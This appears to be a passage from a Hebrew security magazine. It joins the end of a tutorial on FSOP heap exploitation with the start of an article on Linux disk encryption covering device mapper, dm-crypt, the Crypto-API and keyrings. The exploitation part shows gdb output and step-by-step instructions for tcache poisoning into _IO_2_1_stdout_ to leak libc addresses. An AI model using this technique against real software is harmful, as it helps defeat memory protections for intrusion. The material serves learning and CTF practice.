                    Large Bins for arena at 0x7ffff7dd2c20
[+] Found 0 chunks in 0 large non-empty bins.
```

כעת יש לנו כתובת של libc הישר בתוך ה-tcache. נוכל להקצות אותו ללא בעיה מכיוון ובגרסא זו של libc אין שום בדיקות שרירותיות לגבי הקצאות מה-tcache. אנחנו קרובים מתמיד להדלפת הזיכרון. רק נצטרך לשנות חלקית את הכתובת שכבר יש לנו כדי שתתאים ל-IO_2_1_stdout. אבל פה אנחנו נתקלים בבעיה קלה שקצת מבאסת את השיטה הזו...

```
gef➤  p 0x7ffff7dd2c78
$3 = 0x7ffff7dd2c78
gef➤  p &_IO_2_1_stdout_
$4 = (struct _IO_FILE_plus *) 0x7ffff7dd3720 <_IO_2_1_stdout_>
gef➤  x/gx 0x7ffff7dd2c78
0x7ffff7dd2c78 <main_arena+88>: 0x0000000000603c70
```

כפי שאנו רואים, הכתובת של IO_2_1_stdout גדולה ביותר מ-4 ספרות הקסדצימליות (2 בתים). הבעיה שלנו היא ש-ASLR מופעל. ASLR מג'נרט את רוב הבתים חוץ מכמה בתים בתחילת הכתובת ושלושת הספרות האחרונות של הכתובת. ספרות אלו נשארות קבועות, זאת אומרת שתמיד בספריית ה-libc הזו הכתובת שאנו רוצים (_IO_2_1_stdout_) תסתיים ב-0x720 אבל הספרה שלפני ה-7 כל פעם תהיה ספרה אחרת. אוף ☹, זה אומר ששיטה זו עובדת אחת ל-16 פעמים אבל היי, שיטה עובדת זו שיטה טובה.

בכל זאת לאחר שקצת התאכזבנו אבל קיבלנו את המגבלה של השיטה נרצה לעבור לחלקה השני, לדרוס ולשנות את הכתובת לכתובת של IO_2_1_stdout. בקובץ זה נוכל פשוט לערוך את הצ'אנק. מכיוון ויש פה שימוש לאחר שחרור צ'אנקים, נערוך את הצ'אנק ובשדה ה-fd נרשום ספרה רנדומלית כספרה הכי גדולה ב-2 בתים ואת שאר ההיסט שאנחנו מכירים כי הוא קבוע, לדוגמא, 0x3720. וכמובן שאחרי שערכנו נקצה את הצ'אנק.

וכעת, לחלק האחרון: כל מה שנשאר לנו לעשות זה לשנות את מבנה הקובץ כפי שתכננו: בדגלים נשים את הערך 0xfbad1800, לאחר מכן נשים 3 פעמים 0 כדי לא להתייחס ל"מצביעי הקלט", ואז נדרוס חלקית את הכתובת שרצינו לדרוס (שהיא: _IO_write_base), ונקטין אותה כמה שנוכל, (\x00 יעשה את העבודה). כך שפעם הבאה שפונקציה שמשתמשת ב-_IO_new_overflow (לדוגמא puts) תקרא, אנו בתקווה נדליף כמה כתובות זיכרון.

לאחר עריכת הצ'אנק המשוחרר:

```
──────────── Tcachebins for thread 1 ────────────
Tcachebins[idx=16, size=0x120, count=2] ←  Chunk(addr=0x603a40, size=0x120, flag
s=PREV_INUSE)  ←  Chunk(addr=0x7ffff7dd3720, size=0x7ffff7dcf420, flags=! PREV_I
NUSE)  ←  [Corrupted chunk at 0xfbad2887]
─────────── Fastbins for arena at 0x7ffff7dd2c20 ───────────
Fastbins[idx=0, size=0x20] 0x00
Fastbins[idx=1, size=0x30] 0x00
Fastbins[idx=2, size=0x40] 0x00
Fastbins[idx=3, size=0x50] 0x00
Fastbins[idx=4, size=0x60] 0x00
Fastbins[idx=5, size=0x70] 0x00
Fastbins[idx=6, size=0x80] 0x00
─────────── Unsorted Bin for arena at 0x7ffff7dd2c20 ───────────
[+] unsorted_bins[0]: fw=0x603a30, bk=0x603a30
 →  Chunk(addr=0x603a40, size=0x120, flags=PREV_INUSE)
[+] Found 1 chunks in unsorted bin.
─────────── Small Bins for arena at 0x7ffff7dd2c20 ───────────
[+] Found 0 chunks in 0 small non-empty bins.
─────────── Large Bins for arena at 0x7ffff7dd2c20 ───────────
[+] Found 0 chunks in 0 large non-empty bins.
```

לאחר הקצאת הצ'אנק שערכנו ושינוי ערכיו:

```
gef➤  p _IO_2_1_stdout_
$1 = {
  file = {
    _flags = 0xfbad1800,
    _IO_read_ptr = 0x0,
    _IO_read_end = 0x0,
    _IO_read_base = 0x0,
    _IO_write_base = 0x7ffff7dd3700 <_IO_2_1_stderr_+192> "",
    _IO_write_ptr = 0x7ffff7dd37a3 <_IO_2_1_stdout_+131> "\n",
    _IO_write_end = 0x7ffff7dd37a3 <_IO_2_1_stdout_+131> "\n",
    _IO_buf_base = 0x7ffff7dd37a3 <_IO_2_1_stdout_+131> "\n",
    _IO_buf_end = 0x7ffff7dd37a4 <_IO_2_1_stdout_+132> "",
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x7ffff7dd29e0 <_IO_2_1_stdin_>,
    _fileno = 0x1,
    _flags2 = 0x0,
    _old_offset = 0xffffffffffffffff,
    _cur_column = 0x0,
    _vtable_offset = 0x0,
    _shortbuf = "\n",
    _lock = 0x7ffff7dd4880 <_IO_stdfile_1_lock>,
    _offset = 0xffffffffffffffff,
    _codecvt = 0x0,
    _wide_data = 0x7ffff7dd28a0 <_IO_wide_data_1>,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0x0,
    _mode = 0xffffffff,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x7ffff7dcf420 <__GI__IO_file_jumps>
}
```

סיכום השיטה

לאחר שעברנו על כל התאוריה מאחורי שיטה זו הנה מה שתצטרכו לשנות במבנה הקובץ. מבחינת דגלים: ישנם שלושה דגלים שצריכים להיות דלוקים (הכוונה בדלוקים היא שאם נבצע את פעולת ה-AND בין הדגל לבין הערך של שדה הדגלים שלנו נקבל 1, כבוי כלומר נקבל 0).

1. הדגל _IO_NO_WRITES צריך להיות כבוי - ערכו הוא 0x8
2. הדגל _IO_CURRENTLY_PUTTING צריך להיות דלוק - ערכו הוא 0x800
3. הדגל _IO_IS_APPENDING צריך להיות דלוק - ערכו הוא 0x1000. כמו שהזכרתי מקודם תדאגו שהשדה יהיה שווה ל-0xfbad1800 שזה מספר הקסם + הדגלים שאנו זקוקים להם בשביל שהשיטה תעבוד.
4. נשנה את המצביע _IO_write_base - כך שיצביע לאזור שנרצה להדליף (בדרך כלל פשוט נקטין אותו קצת בכדי להדליף כתובות של libc). אבל בעקרון ניתן לשחק עם _IO_write_base - ו-_IO_write_ptr כך שידפיסו משהו ספציפי שנרצה. (מזכיר: כשהתוכנית תדפיס היא תדפיס מ-base ל-ptr).

סיכום

במאמר זה למדנו על מבנה הקובץ, על I/O Buffering, כיצד עובדות רוב פונקציות הפלט של הספרייה החיצונית libc., כיצד ניתן לנצל מידע זה בכדי להביא לדליפת זכרון בלי פונקציונליות קריאה בקובץ ההרצה ובנוסף ראינו השמשה שלב אחר שלב של השיטה.

בתחום אבטחת המידע, ישנה תחרות תמידית בין הגנה לבין התקפה. לשם כך, למרות שהשיטה מביאה איתה חומרים לא הכי מוכרים, היא טובה והיא תוכל לעזור לכם כששיטות פשוטות יותר לא יעזרו. ככל שנדע יותר בתחום זה כך נוכל לתקוף מכל הכיוונים עד שלבסוף נצליח.

בשבילי, FSOP בכללי, ותקיפה בעזרת file streams לא הייתה פשוטה, אך לאחר תרגול, שבירת ראש קלה, והרבה תרגום מסינית לאנגלית (תודה לסינים על המאמרים המעולים ב-fsop), בסוף הבנתי.

בכדי לתרגל ולהשתפר בשיטות דמויות file streams המלצתי היא להתחיל בלקחת אתגרים קלים עם הרבה חולשות ולנצל את שיטות אלו עליהם. ברגע שכמה פעמים תצליחו בעצמכם להשמיש "מקרים פשוטים" הידע שתצברו יעזור לכם בעת אתגרים קשים יותר.

זהו ☺, כעת גם אתם יכולים להדליף כתובות זיכרון מבלי להשתמש בפונקציונליות של קריאה מהזיכרון. וגם למדתם הרבה על תהליכים מאוד חשובים לפי דעתי.

קצת עליי

אני שנהב מור בן 21, הנדסאי ומפתח Embedded בתחום הסייבר בחיל האוויר. מתעניין ב-Binary Exploitation ואבטחת מידע כבר מעל שנה ומפתח מגיל 17.

לשאלות, הערות והארות ניתן לפנות אליי במייל: shenhavmor10@gmail.com או ב-Linkedin.

רב הנסתר על הגלוי - עולם ההצפנה ב-Linux

מאת יהונתן אלקבס

הקדמה

אחסון הוא אבן בניין בכל מערכות המחשוב של ימינו, בין אם מדובר במחשב אישי, שרת או טלפון חכם - כולם מכילים רכיבי אחסון. המונח data at rest ("מידע במנוחה" בתרגום לעברית שבורה) מתייחס אל נתונים המאוחסנים פיזית בפתרון אחסון דיגיטלי בכל תצורה דיגיטלית - ענן, מסדי נתונים, data warehouses, ארכיונים, גיבויי off-site וכד'. בין אם זה תמונות מביכות מהטיול המשפחתי או קוד המקור של טסלה - הכל חייב לשבת איפשהו.

משפחת האיומים של מידע במנוחה הם רבים, החל מקבלת גישה לנתונים באופן דיגיטלי מתוחכם או על ידי גניבה פיזית של אמצעי האחסון עצמם. בשנייה שמישהו נוסף נחשף למידע שלכם אתם מפסיקים להיות הבעלים הבלעדיים שלו.

ובכן, בסל אפשרויות ההגנה מפני גישה, שינוי או גניבה של מידע ישנם 2 אמצעי אבטחה בסיסיים - שימוש **באמצעי הזדהות** אקטיבי **והצפנה** קריפטוגרפית של הנתונים עצמם; כאשר במקרה הסביר ביותר אנחנו נראה שילוב של השניים. אפשרויות אבטחה אלו מכונות באופן כללי DARP - Data At Rest Protection. הצפנת הכונן עליו יושבת מערכת ההפעלה מספקת בדיוק את זה.

בסביבת Windows הפתרון המוכר מאז ומתמיד היה **BitLocker**. לאור העובדה שהוא מגיע built in עם מערכת ההפעלה, נתמך חומרתית ומצפין בצורה שקופה למשתמש את כל הכונן עליו יושבת מערכת ההפעלה - אין צורך בשְׁפָּאגט מחשבתי בשביל להבין מדוע הוא הפתרון המוביל כבר מעל 15 שנה.

לעומת זאת, כשמחפשים פתרון הצפנת כונן לסביבת Linux נתקלים במספר פתרונות רב ולא פעם עולות השאלות "אז מה הפתרון הטוב ביותר?" וכמובן - "אבל רגע רגע אם אני צריך רק *--הכנס שם של פיצ'ר בודד--* מה הכי עדיף לבחור?"

המאמר הקרוב הוא הראשון מבין סדרה של 2 מאמרים אשר מתמקדים בפתרונות ההצפנה בסביבת Linux. המאמר הקרוב יתעסק בסקירה של מגוון רכיבי הקרנל אשר מהווים את אבני הביניים למגוון פתרונות ההצפנה ב-Linux ולאחר מכן יסקור את אותם הפתרונות (8 במספר) והשוני ביניהם כאשר המאמר השני יכיל deep dive להעמקה ומימוש פתרון אחד - LUKS.

חשוב לי לציין כי המאמרים מניחים שלקורא ידע בסיסי מקדים בסביבת Linux אבל עם זאת מסבירים ברמה מפורטת ככול הניתן על המושגים השונים ולאורכם מצורפים קישורים ומקורות מידע נוספים להעמקה למי שיחפוץ בכך. כמו כן, לאורך המאמר לא יהיו שום נוסחאות מפוצצות ומסובכות של הצפנה, המאמר מתמקד בנושאים ברמה **הפרקטית**.

טוב אז מה יהיה לנו פה היום?

במסגרת המאמר הקרוב נסקור מספר נושאים, החל מתשתית **Device Mapper** אשר מהווה שכבת אבסטרקציה למיפוי התקני אחסון פיזיים, הצגת מודולי **Crypto-API**, **dm-crypt**, **Keyring**, **dm-verity** ותפקידם בקרנל, שימוש ב-**cryptsetup** בסביבת ה-userspace וכלה בהבדל בין הצפנה ברמת מערכת הקבצים לרמת הכונן.

לאחר שנבין כיצד כל אלו עובדים ומנגנים ביחד נעבור להציג את הפתרונות המובילים לביצוע ההצפנה עצמה. נדבר על הצפנת **TrueCrypt** אשר הייתה חלוצת הדרך ועל **VeraCrypt** שהיא fork עדכני ממנה, לאחר מכן נציג את **CryFS** אשר מהווה פתרון להצפנה בענן תוך השוואה אל **gocryptfs** בתור פתרון אלטרנטיבי, נציג את **Fscrypt** שהיא הפתרון של גוגל לסביבת אנדרואיד אשר באה להחליף את **eCryptfs**, נראה את הצפנת מערכת הקבצים של **OpenZFS** ולבסוף נציג גם את כוכבת המאמר הבא - **LUKS** . בסיום המאמר נסכם במספר טבלאות את החוזקות, החולשות והשוני בין כל הפתרונות.

אם כל אלו נשמעים לכם יותר כשמות של פוֹקֵימוֹנִים מאשר שמות של כלים והצפנות מוכרות - מעולה! יש לכם הרבה מה להפיק מהמאמר. הצעד הראשון מתחיל בפרק הבא.

הכנה למזגן

כשזה מגיע למערכות הפעלה ישנם 2 סוגי אבסטרקציות של אחסון - volume & partition:

Volume - מקום אחסון יחיד אשר מנוהל על ידי מערכת קבצים אחת.

Partition - חלוקה לוגית של מקום אחסון פיזי. יכול להכיל או לא להכיל מערכת קבצים והפורמט לא מחויב להיות אחיד לכל אורכו. כלומר, אנחנו מדברים בסה"כ על חלק בדיסק שעבר אָלוֹקַצְיָה. בעברית צחה נהוג לקשר לכך את המילה "**מחיצה**".

באמצעות partitioning ניתן לחלק כונן (HD, SSD) למספר volumes. מערכת ההפעלה תתייחס אל כל volume כאילו היו כוננים שונים ותיתן להם שמות (:C:, D:, Z) עם מערכת קבצים משלהם. עם זאת חשוב לציין כי הימצאות של volume לא מחייבת מחיצה. מצד שני, ישנם volumes שמכילים נתונים שמקורם ביותר ממחיצה אחת.

ללא ספק המונחים קצת מבלבלים. אם זה עוזר, גם Microsoft בעצמה טועה לא פעם במונחים ב-advisor-ים שהיא מפרסמת.

במערכות מבוססות Linux, ה-volumes מנוהלים על ידי ה-LVM (Logical Volume Manager) וניתנים לתמרון באמצעות פעולת mount. בצד הנגדי, במערכות Windows מבוססי NT ה-volumes מנוהלים על ידי הקרנל באמצעות ה-LDM (Logical Disk Manager).

על רגל אחת - Linux Storage Internals

כשזה מגיע לעולם הלינוקסי יש מונחים שחייבים להכיר לפני שנכנסים לעומקם של הדברים. סביבת Unix מכילה device files (לרוב יהיה ניתן לראות אותם תחת תיקיית /dev) שמהווים ממשק לדרייבר של התקן כזה או אחר (מקלדת, עכבר, כונן וכו'). בצורה כזו אפליקציות יכולות לבצע אינטראקציה עם התקנים על ידי שימוש בדרייברים שלהם באמצעות קריאות מערכת קלט\פלט רגילות. סטנדריזציה של קריאות מערכת אלו מְפָשֶׁט משימות תכנות רבות ומוביל למנגנוני קלט\פלט עקביים במרחב ה-user-space ללא קשר לפונקציות בנחלת ההתקן.

במילים פשוטות - מדובר בשכבת אבסטרקציה שהמפתחים של הקרנל יישמו על מנת שלאפליקציות המשתמש יהיה נוח להתממשק לפעולות ליבה של כתיבה וקריאה מכונני אחסון חיצוניים.

הקרנל הלינוקסי מכילה תשתית תוכנה שמטרתה לספק דרך גְּנֶרִית ליצירת שכבות אחסון וירטואליות. אותה תשתית בעצם אחראית על מיפוי התקני אחסון פיזיים אל 'התקני אחסון וירטואליים' אותם היא מנהלת ברמתה. לתשתית הזו נתנו את השם (המאוד מקורי) **device mapper**.

דרך טובה להגדיר את ה-device mapper (או dm בקצרה) היא על ידי כך שהיא מאפשרת יצירת פונקציונאליות ב-storage stack בכך שהיא יוצרת שכבה וירטואלית ופועלת עליה (על ידי מיפוי כלל פעולות ה-I/O מול אותה שכבה לוגית) אל מול ההתקנים הפיזיים. המיפוי הנ"ל משתמש במבנה נתונים בשם device mapper table אשר פשוט אומר איך כל סקטור (512 בתים) של השכבה הוירטואלית ממופה לסקטור בכונן הפיזי (פחות או פחות דומה לפעולה של הקצאת RAM על ידי ה-page table שמתרחשת בזיכרון וירטואלי).


כאמור, device mapper פועלת על ידי העברת מידע הלוך חזור מבלוקים וירטואליים אל התקני האחסון. היתרון המאוד בולט בכך הוא ניהול החלוקה והעבודה ש**לקרנל שליטה מלאה על התהליך**. לדוגמה, היא יכולה לשנות את המידע שעובר בזמן אמת - פיצ'ר שמאפשר לה לבצע הצפנת כונן בזמן אמת. כלומר, מ"ה קוראת בלוק בלוק מהזיכרון ומפענחת\ מצפינה אותו **"on the fly"**, בצורה זו לא נדרש (אם כי אפשר לצרכי טיוב) לטעון קטעי נתונים גדולים לזיכרון.

לכן, זה כנראה לא יפתיע אתכם לדעת ש-Device mapper מהווה אבן בניין משמעותית בקרנל הלינוקסי. כראייה אפשר להסתכל על שלושה פרויקטים מוכרים בעולם הלינוקס שעושים בה שימוש:

- **Docker** - שימוש בוירטואליזציה ברמת מערכת ההפעלה ליצירת פלטפורמה להרצת יישומים עם כל התוכנות הפריפריאליות (ספריות, מסדי נתונים, קבצי קונפיגורציה וכו') בחבילה מאורגנת אחת (קונטיינר בלעז) תוך הפרדה של סביבת העבודה. ובכן, על פי הדוקומנטציה, device mapper הוא אחד מהמודלים בקרנל שמנהל אספקטים חשובים בתשתית של docker בשביל כך.
- **LVM2** - Logical Volume Manager, מנהל את ה-volumes-ים הלוגיים למטרות הקרנל. באמצעותו ניתן למפות מספר כוננים פיזיים ל-volume וירטואלי בודד ולשלוט על גודלו למטרות שירותים שנזקקים לשטח אחסון משתנה כמו חוות אחסון. בצורה דומה, ניתן להשתמש ב-LVM לביצוע גיבויים על ידי לקיחת snapshots של ווליום לוגי.
- **RAIDs אפליקטיביים** - שימוש בכוח העיבוד של השרת ומערכת ההפעלה לניהול חלוקת המידע ופקודות I\O על פני מספר כוננים פיזיים (במקום בחומרה ייעודית כמו שנעשה ב-RAIDs חומרתיים). גם הם עושים שימוש בתשתית של device mapper.

כמו כן, בכל פעם שאתם רואים מודל בקרנל הלינוקסי שימוש ב- "dm-", תדאו שהתוכנה שלו מתחברת ישירות אל התשתית של device mapper. חלק מהמודלים יושבים ישירות על device mapper וחלקם נכתבו במטרה לשפר ולהרחיב את הביצועים שלו.

מודלים מוכרים לדוגמה: *dm-verity* ,*dm-integrity* ,*dm-cache* ,*dm-crypt* ועוד מלא מלא. ניתן לראות את הרשימה המלאה [בדוקומנטציה](#) של הקרנל או פשוט [בקוד המקור](#) עצמו.



האופן בו נכתבה תשתית המודלים **מאפשר יישום של מספר שכבות לוגיות זו על גבי זו**; כל שכבה כזו נוצרת על ידי הגדרת "a device mapper target" עבור אותה שכבה. ה-target מכיל את הקוד של הטמעת הפונקציונליות שהשכבה הווירטואלית מתכוונת לבצע ולפיו שולט בפעולות I/O שמעביר לה ה-device manager.

בצורה זו למשל נוכל לעשות שימוש ב-dm-crypt בשביל להצפין קובץ\כונן ולאחר מכן לעשות שימוש ב--dm integrity על מנת לוודא את אמינות המידע שהוא מכיל לאורך זמן באמצעות פונ' checksum ו\או אימותים קריפטוגרפים אחרים.

אם נסתכל בקוד המקור של device-mapper נוכל לראות מהם חלק מהתכונות שכל target יכול להגדיר:

```
struct target_type {
        uint64_t features;
        const char *name;
        struct module *module;
        unsigned version[3];
        dm_ctr_fn ctr;
        dm_dtr_fn dtr;
        dm_map_fn map;
        dm_clone_and_map_request_fn clone_and_map_rq;
        dm_release_clone_request_fn release_clone_rq;
        dm_endio_fn end_io;
        dm_request_endio_fn rq_end_io;
        dm_presuspend_fn presuspend;
        dm_presuspend_undo_fn presuspend_undo;
        dm_postsuspend_fn postsuspend;
        dm_preresume_fn preresume;
        dm_resume_fn resume;
        dm_status_fn status;
        dm_message_fn message;
        dm_prepare_ioctl_fn prepare_ioctl;
        dm_report_zones_fn report_zones;
        dm_busy_fn busy;
        dm_iterate_devices_fn iterate_devices;
        dm_io_hints_fn io_hints;
        dm_dax_direct_access_fn direct_access;
        dm_dax_zero_page_range_fn dax_zero_page_range;
        dm_dax_recovery_write_fn dax_recovery_write;
        /* For internal device-mapper use. */
        struct list_head list;
};
```

בצורה כזו נוצר ה-crypt_target שמיצג את dm-crypt (כאמור, נתעמק ב-dm-crypt בהמשך):

```
static struct target_type crypt_target = {
	.name   = "crypt",
	.version = {1, 24, 0},
	.module = THIS_MODULE,
	.ctr    = crypt_ctr,
	.dtr    = crypt_dtr,
	.features = DM_TARGET_ZONED_HM,
	.report_zones = crypt_report_zones,
	.map    = crypt_map,
	.status = crypt_status,
	.postsuspend = crypt_postsuspend,
	.preresume = crypt_preresume,
	.resume = crypt_resume,
	.message = crypt_message,
	.iterate_devices = crypt_iterate_devices,
	.io_hints = crypt_io_hints,
};
```

מכיוון שליבת המאמר היא הצפנה בעולם הלינוקסי ולא איך עובדים מודלים בקרנל ברמת ה-low level, ניקח צעד אחורה ונימנע מלהסביר את השדות הנ"ל (למרות שזה מקום מעולה להתחיל ממנו למי שמתעניין ב-"איך דברים עובדים באמת" ב-Linux).

זה פחות או יותר הזמן הנכון להזכיר עוד מודל חשוב בקרנל והוא **Crypto-API**. הממשק של Crypto-API מספק מגוון רחב של צפנים קריפטוגרפים ושיטות הצפנה למודלים בקרנל שמתעסקים בקריפטוגרפיה (למשל dm-crypt, IPsec וכדו'). הממשק מכיל את כל פונקציות ה-hash המוכרות וחלק נרחב מהצפנים. כך למשל אפשר למצוא בתוכו את הדרייבר של CRYP (אחראי על block cipher), הדרייבר של HASH ואת CRC (מנגנון למציאת שגיאות במידע דיגיטלי).


חלק נוסף ממנו הוא Cryptodev אשר מהווה ממשק לניהול ioctl דרך /dev/crypto עבור אפליקציות ב-userland.

על מנת לראות אילו צפנים זמינים לנו במערכת ניתן להריץ את הפקודה:

```
$ cat /proc/crypto
```

ניקח דוגמה מחיי היום-יום על מנת להמחיש את הארכיטקטורה הכללית של Crypto-API - **חיבור לתוכנת VPN** *(תבחרו את תוכנת ה-client המועדף עליכם ל-VPN, גם ככה כולם רק מימשו wrapper יפה יפה ל-OpenVPN ועכשיו מוכרים אותו תחת המותג שלהם).*

הארכיטקטורה הכללית של הדוגמה תראה בצורה הבאה:



ניתן לראות כיצד הרכיבים במרחב המשתמש מתקשרים עם הרכיבים במרחב הקרנל ואלו בתורם מתממשקים אל החומרה עצמה. בסופו של יום כשמערכת ההפעלה באה לעשות שימוש בפרוטוקול VPN כזה או אחר (IPsec, L2TP, PPTP, TLS, OpenVPN, SSH, MPLS) היא משתמשת בצפנים מוכרים (DES, AES, RSA, SHA, MD) בשביל להקים את התעלה בינה לבין השרת ובכך להעביר תעבורה מוצפנת. במידה ואתם מתחברים מהפצת Linux - מזל טוב אתם עוברים דרך crypto-API ☺

Keyrings

המנגנון הבא שנדבר עליו הוא **Keyrings**. בסה"כ מדובר בקונספט שמוכר לנו מהעולם האמיתי - *צרור מפתחות:* שמירה של כל המפתחות שיש לנו (אלו שפותחים את הבית, אלו שפותחים את הרכב, את המחסן ואת המשרד בעבודה) במקום אחד כדי שיהיה לנו נוח לסחוב אותם, להשתמש בהם ולהיות קבוע בבקרה אם אחד מהם לא נוכח.

רוב סביבות העבודה הלינוקסיות (GNOME, XDE, Xfce וכד') עושות שימוש כזה או אחר ב-gnome-keyring בשביל הפיצ'ר הנ"ל. באמצעותו ניתן לשמור את המפתחות ssh, GPG וכל המפתחות שנשמרים על ידי אפליקציות אחרות כגון הדפדפן של Chromium (יש אפליקציות שלא משתמשות בו מבחירה). ניתן גם לשמור סיסמאות ותעודות.

דיפולטיבית keyrings שמור באמצעות "master password" (לרוב זאת תהיה סיסמת ה-login של המשתמש אך לא בהכרח) כאשר לכל יוזר על המכונה תהיה את הסיסמה שלו. חלק מההפצות של לינוקס (כמו Ubuntu) מגיעות דיפולטיבית עם GUI ל-keyring בשם seahorse וחלק (כמו Kali) מגיעים בלי. בכל מקרה, ניתן למצוא את המפתחות של כל משתמש בתיקיית הבית תחת *~/.local/share/keyrings*


```
┌──(jon㉿JoniKamoni)-[~/tools/PEASS-ng/winPEAS/winPEASbat]
└─$ ls -l ~/.local/share/keyrings
total 16
-rw-r--r-- 1 jon jon   15 Nov 16  2021 default
-rw------- 1 jon jon 1214 Jul 23 08:53 Default_keyring.keyring
-rw------- 1 jon jon  328 Nov 19  2021 login.keyring
-rw------- 1 jon jon  207 Nov 19  2021 user.keystore
```

ממשק ה-userspace של keyrings נקרא (בצורה מאוד מפתיעה) keyctl ודרכו המשתמש יכול להוסיף\לעדכן\למחוק\לקרוא את מפתחות האישיים שלו. כל בקשה כזו עוברת באמצעות syscall למודל בקרנל. כמו כן, **מודלים נוספים בקרנל** (כגון dm-crypt, תשתיות רשת וכו') **יכולים לפנות אל keyrings ולבקש ממנו מפתח ספציפי.**

כמו כן, מונח נוסף שחשוב להכיר כשמדברים על keyrings ב-Linux הוא **Trusted keys**. הרעיון מאוד פשוט - ניקח אזור ש-"מנותק" מה-userspace ואפילו מהקרנל לחלוטין ונשמור בו את הסודות (מפתחות) שהכי חשובים לנו. בצורה כזו, גם אם כל המכונה נפרצה התוקף לא יוכל להשיג את המפתחות. לרוב, הפתרון של הסוגייה הנ"ל הוא **HSM** (Hardware Security Module) ובפרט TPM (Trusted Platform Module) - סטנדרט של חומרה ייעודית (מיקרו-קונטרולר שמֻלְחָם ללוח האם ליתר דיוק) שכל ייעודה זה להחזיק סודות ובאמצעות אינטגרציה וממשק ייעודי עם הקרנל לשלוף אותם לפי הצורך.

